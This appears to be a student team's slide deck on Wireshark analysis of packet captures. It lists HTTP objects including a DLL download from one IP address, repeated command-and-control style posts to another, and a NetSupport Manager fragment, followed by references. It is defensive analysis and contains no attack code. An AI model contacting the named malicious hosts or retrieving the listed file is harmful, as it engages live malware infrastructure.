
Packet	Hostname	Content Type	Size	Filename
7508		text/html	90 bytes	
59388	205.185.125.104	application/octet-stream	563 kB	june11.dll
23757	31.7.62.214	application/x-www-form-urlencoded	22 bytes	fakeurl.htm
23805	31.7.62.214	application/x-www-form-urlencoded	60 bytes	fakeurl.htm
23806	31.7.62.214	application/x-www-form-urlencoded	240 bytes	fakeurl.htm
23835	31.7.62.214	application/x-www-form-urlencoded	151 bytes	fakeurl.htm
23836	31.7.62.214	application/x-www-form-urlencoded	76 bytes	fakeurl.htm
23867	31.7.62.214	application/x-www-form-urlencoded	93 bytes	fakeurl.htm
26139	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
28546	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31329	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31732	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31734	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31736	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31738	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31799	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31801	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31803	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31877	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31902	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31906	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31908	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31910	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31912	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31914	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31916	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
31918	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm

Text Filter:

Save Save All Close Help

Torrent Download

- We observed Spyware being sent on HTTP traffic
- The site being browsed was:
 - a.tribalfusion.com(spyware), www.publicdomaintorrents.com(Betty Boop movie, Torrent files often times contain malware)



part_3.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Wireshark · Export · HTTP object list

Packet	Hostname	Content Type	Size	Filename
32332	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
32334	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
32404	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
32465	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
32467	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
32469	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
32471	31.7.62.214	application/x-www-form-urlencoded	36 bytes	fakeurl.htm
37374	b.scorecardresearch.com	application/x-javascript	1,495 bytes	beacon.js
38801	www.sabethahospital.com	application/x-javascript	884 bytes	start_facebook.js
38888	www.sabethahospital.com	application/x-javascript	108 kB	polyfills.js
39033	www.sabethahospital.com	application/x-javascript	19 kB	startup.js?script_version=1567795643
47029	tags.expo9.exponential.com	application/x-javascript	7,393 bytes	tags.js
50266	a.tribalfusion.com	application/x-javascript	60 kB	tags.js
50281	a.tribalfusion.com	application/x-javascript	677 bytes	displayAd.js?dver=0.8&th=7460035367
50287	a.tribalfusion.com	application/x-javascript	4,942 bytes	j.ad?flashVer=0&ver=1.28&th=7460035367&tagKey=14081618
67467	digg.com	application/x-javascript	16 bytes	diggthis.js
69230	digg.com	application/x-javascript	16 bytes	diggthis.js
69719	www.publicdomaintorrents.com	application/x-bittorrent	8,268 bytes	btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_
42023	www.iphonehacks.com	application/octet-stream	71 kB	fontawesome-webfont.woff?v=4.6.3
59388	205.185.125.104	application/octet-stream	563 kB	june11.dll
31749	ocsp.digicert.com	application/ocsp-response	471 bytes	MFewTzBNMEswSTAJBgUrDgMCGGUABBTfghLjKLEJQZPin0KCzkda
31752	ocsp.digicert.com	application/ocsp-response	471 bytes	MFewTzBNMEswSTAJBgUrDgMCGGUABBSPl%2BrBFJbvzLXU1bG
31773	s.symcd.com	application/ocsp-response	1,754 bytes	MFewTzBNMEswSTAJBgUrDgMCGGUABBS56bKHAoUD%2BOyl%2
31781	sw.symcd.com	application/ocsp-response	1,625 bytes	MFewTzBNMEswSTAJBgUrDgMCGGUABBSbgiNwvmjR4M%2B9oE3
31794	ocsp.digicert.com	application/ocsp-response	471 bytes	MFewTzBNMEswSTAJBgUrDgMCGGUABBTfghLjKLEJQZPin0KCzkda
31796	ocsp.digicert.com	application/ocsp-response	471 bytes	MFewTzBNMEswSTAJBgUrDgMCGGUABBSPl%2BrBFJbvzLXU1bG
38690	ocsp.int-x3.letsencrypt.org	application/ocsp-response	527 bytes	MFqwVqADAqEAME8wTTBLMAkGBSsOAwlaBQAEFH7maudymrP8

Text Filter:

Save Save All Close Help

0070 65 74 53 75 70 70 6f 72 74 20 4d 61 6e 61 67 65 etSupport t Manage
0080 72 2f 31 2e 33 0a 43 6f 6e 74 65 6e 74 2d 54 79 r/1.3-Co ntent-Tv

References

Check Point Software. (2021, February 28). What is an Intrusion Prevention System (IPS)? Check Point Software. <https://www.checkpoint.com/cyber-hub/network-security/what-is-ips/#>

Comparitech. (2021, April 30). 8 Best IPS Software Tools & Intrusion Prevention Systems Guide <https://www.comparitech.com/net-admin/ips-tools-software/>

CVE <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10033>

OWASP. (2021). Vulnerability Scanning Tools. https://owasp.org/www-community/Vulnerability_Scanning_Tools#

PaloAlto Networks: Unit 42, Wireshark Tutorial: Identifying Hosts and Users <https://unit42.paloaltonetworks.com/using-wireshark-identifying-hosts-and-users/>

PortSwigger Ltd. (2021). What is HTTP request smuggling? Tutorial & Examples: Web Security Academy. What is HTTP request smuggling? Tutorial & Examples Web Security Academy. <https://portswigger.net/web-security/request-smuggling>

Short, C. (2021). Ansible Automation for SysAdmins. opensource.com. https://opensource.com/sites/default/files/gated-content/ansible_automation_for_sysadmins_v2.pdf

Thank you from Team...
Cyber Assaulters



Any Questions???